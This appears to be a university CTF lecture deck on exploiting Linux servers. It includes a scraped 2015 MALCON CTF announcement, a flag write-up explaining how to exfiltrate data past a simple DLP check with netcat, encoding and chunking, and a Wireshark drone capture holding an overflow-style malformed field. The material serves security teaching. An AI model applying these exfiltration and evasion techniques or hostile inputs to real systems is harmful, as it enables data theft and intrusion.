Lecture 3: Exploiting Linux File Servers and Web Servers

Lanier Watkins, PhD

Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of Linux web and file servers
- To discuss CTF strategies and flag placement given the exploitation of Linux web and file servers

Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes

Levels of Difficulty

The following are the various levels in difficulty of setup:

- **Simple** – This level of difficulty requires installation of the affected software
- **Moderate** – This level of difficulty requires installation of the affected software on a specific operating system
- **Complex** – This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:

- **Simple** – This level of difficulty requires the use of out-of-the-box tools
- **Moderate** – This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- **Complex** – This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools

Vulnerable package	Difficulty of setup	Difficulty of exploitation
Adobe Flash Player	Simple	Moderate
Oracle Java JRE	Simple	Moderate
Internet Explorer	Simple	Complex
QuickTime	Moderate	Complex
ColdFusion	Simple	Simple
TFTP	Simple	Simple
MSSQL	Simple	Moderate

Week #1

Week #2

MALWARE CONFERENCE
KNOW YOUR ENEMY

Research Track ■ Practical Solutions (Industry Track) ■ The Law

Home

2nd Annual Capture

Details
Written by Fernando C. Colon Osorio
Published: 12 October 2015

2nd Annual MALCON Capture The Flag (CTF) Competition

The **2nd Annual Capture The Flag Competition will be held as part of the 10th International Conference on Malicious and Unwanted Software (Malware 2015)** at the at Waldorf Astoria El Conquistador Resort, Fajardo, Puerto Rico, USA on October 22nd, 2015.

To Register for the Contest Click Here

Be a part of the 2nd annual offense-only CTF event! Cash prizes of $1000 for the Grand Prize, $250 for 1st place, and $150 for 2nd place, will be awarded as well as a certificate of completion. The CTF round will take place on October 22nd at El Conquistador Hotel in Fajardo, Puerto Rico. Team registration is required to participate in the CTF. Teams up to 4 persons will pay $250 to play at the hotel including breakfast, lunch, and snacks. Teams playing remotely will pay $150.00 (Click Here to Register). We encourage teams based in Puerto Rico to participate at the hotel.

The MalCon CTF is designed to reflect real life scenarios faced by security professionals when deployed in the field. In this offense-only event, the team's job is to penetrate several layers of a system and collect flags for points along the way. Our CTF tech team consists of active security professionals with several years' experience in on and off site penetration testing. Their experience, expertise, and know how are leveraged to create a fun CTF that is technically challenging and realistic.

Quick Facts:

What: 2015 Malcon CTF
When: October 22nd 2015 9am – 6pm

Where: El Conquistador Hotel Fajardo Puerto Rico, teams can play on site and remote.

Registration requirements:

Fee: $250 play onsite (per 4 member team), $150 play remote.

Email: 1 official team contact email

IP addresses: list of IP addresses teams will play from, maximum 7 addresses per team.

Register at: http://www.malwareconference.org

Email questions to ctf@malwareconference.org

The Grand prize is only rewarded to a team after capturing all the flags. One team can only receive one prize. If a team receives the grand prize they will not also receive the 1st place prize. If multiple teams capture all the flags, the grand prize will be awarded to the team that captured all the flags in the shortest amount of time.

The 2nd Annual MalCon CTF is part of the 2015 IEEE Malware Conference (www.malwareconference.org) and is sponsored by Microsoft.

Search

Search

Search ...

Advanced Search

Main Menu

- Home
- Final Program
- Program Committee
- Malware Conference 2015 -
- Photos & Videos
- Call For Papers & FAQ's
- Malware Blog
- Contact Us

Malware Conference News

Prof Vern Paxson Keynote Malware Conference

Prof. Vern Paxson to serve as Keynote on the 10th Anniversary of the Malware Conference

The organizing committee of the Malware Conference is delighted to announce that for its 10th year anniversary of the Malware Conference, Prof. Vern Paxson, from the University of California at Berkeley, will serve as the Keynote speaker.

Malware Conference 2014 Best Paper Award

Malware 2014 Best Paper Award, Research Track

Presented to

Viviane Zwanger and Michael Meier, University of Bonn, Germany

Flag 10:
62c1c57fe95dfc6832b04d6f2a10af00
The exfiltration was basically simple. Each team had a port assigned to them on 192.168.1.5. If they simply used netcat to pipe the data.bin file to that port, it would transfer. But, there was a very basic DLP protection in place (actually a python program.) It checked two things. One, it looked for the name of the tar file in the file. If players just sent the tar, it would match the signature and fail. They could bypass this by double encoding the file or sending the encrypted blob without the tar headers. The other DLP-like protection was a size limit. The server program would print out the amount of data copied before it closed the connection at a certain size. Players had to break the tar file in to chunks that were under that maximum size. Another common task on a penetration test is to try to exfiltrate data to test the DLP system, and this was designed to emulate that. If players exfiltrated enough of the tar file, it would print out a flag.

Class CTF Project

- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story


Wire Shark 101

Wireshark 101

Open Wireshark


Note:

- Recent files
- Available interfaces



Wireshark 101


Open Existing file



Drone Hacking

Open drone pcap

- Layers 1-4 captured
    - Details are available
- Columns
    - Time
    - Source
    - Destination
    - Protocol
    - Length
    - Info
- Follow TCP stream



```
No.   Time      Source        Destination   Protocol Length Info
   3 0.003453  192.168.42.2  192.168.42.1  TCP       74 49084→44444 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=248254 TSecr=0 WS=1024
  37 0.005111  192.168.42.1  192.168.42.2  TCP       74 44444→49084 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=4294951658 TSecr=248254 WS=64
  38 0.005130  192.168.42.2  192.168.42.1  TCP       66 49084→44444 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=248256 TSecr=4294951658
2082 1.988717  192.168.42.2  192.168.42.1  TCP      497 49084→44444 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=431 TSval=248752 TSecr=4294951658
2086 1.988911  192.168.42.2  192.168.42.1  TCP       66 49084→44444 [FIN, ACK] Seq=432 Ack=1 Win=29696 Len=0 TSval=248752 TSecr=4294951658
2098 1.992879  192.168.42.1  192.168.42.2  TCP       66 44444→49084 [ACK] Seq=1 Ack=432 Win=15552 Len=0 TSval=4294951856 TSecr=248752
2101 1.992940  192.168.42.1  192.168.42.2  TCP      246 44444→49084 [PSH, ACK] Seq=1 Ack=433 Win=15552 Len=180 TSval=4294951856 TSecr=248752
2102 1.992965  192.168.42.2  192.168.42.1  TCP       54 49084→44444 [RST] Seq=433 Win=0 Len=0
2103 1.992973  192.168.42.1  192.168.42.2  TCP       66 44444→49084 [FIN, ACK] Seq=181 Ack=433 Win=15552 Len=0 TSval=4294951856 TSecr=248752
2104 1.992977  192.168.42.2  192.168.42.1  TCP       54 49084→44444 [RST] Seq=433 Win=0 Len=0
```

```
▷ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
◢ Ethernet II, Src: IntelCor_11:f9:95 (a0:a8:cd:11:f9:95), Dst: ParrotSa_69:b0:76 (a0:14
    ▷ Destination: ParrotSa_69:b0:76 (a0:14:3d:69:b0:76)
    ▷ Source: IntelCor_11:f9:95 (a0:a8:cd:11:f9:95)
      Type: IPv4 (0x0800)
▷ Internet Protocol Version 4, Src: 192.168.42.2, Dst: 192.168.42.1
▷ Transmission Control Protocol, Src Port: 49084, Dst Port: 44444, Seq: 0, Len: 0
```

```
0000  a0 14 3d 69 b0 76 a0 a8  cd 11 f9 95 08 00 45 10   ..=i.v.. ......E.
0010  00 3c dd 6c 40 00 40 06  87 eb c0 a8 2a 02 c0 a8   .<.l@.@. ....*...
0020  2a 01 bf bc ad 9c fd 29  14 d2 00 00 00 00 a0 02   *......) ........
0030  72 10 b7 81 00 00 02 04  05 b4 04 02 08 0a 00 03   r....... ........
0040  c9 be 00 00 00 00 01 03  03 0a                     ........ ..
```

```
{d2c_port:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa,controller_name:HTC
One M9,controller_type:htc_himaulatt,device_id:PI040338AA5B037455}


{ "status": -3999, "c2d_port": 0, "arstream_fragment_size": 0,
"arstream_fragment_maximum_number": 0, "arstream_max_ack_interval": -1, "c2d_update_port":
51, "c2d_user_port": 21 }.
```

3 client pkts, 3 server pkts, 3 turns.

Entire conversation (611 bytes) — Show and save data as: ASCII — Stream: 0


Find:

Frame (frame), 74 bytes — Packets: 9289 · Displayed: 10 (0.1%) · Load time: 0:0.196 — Profile: Default

Drone Hacking

Look at ARP protocol

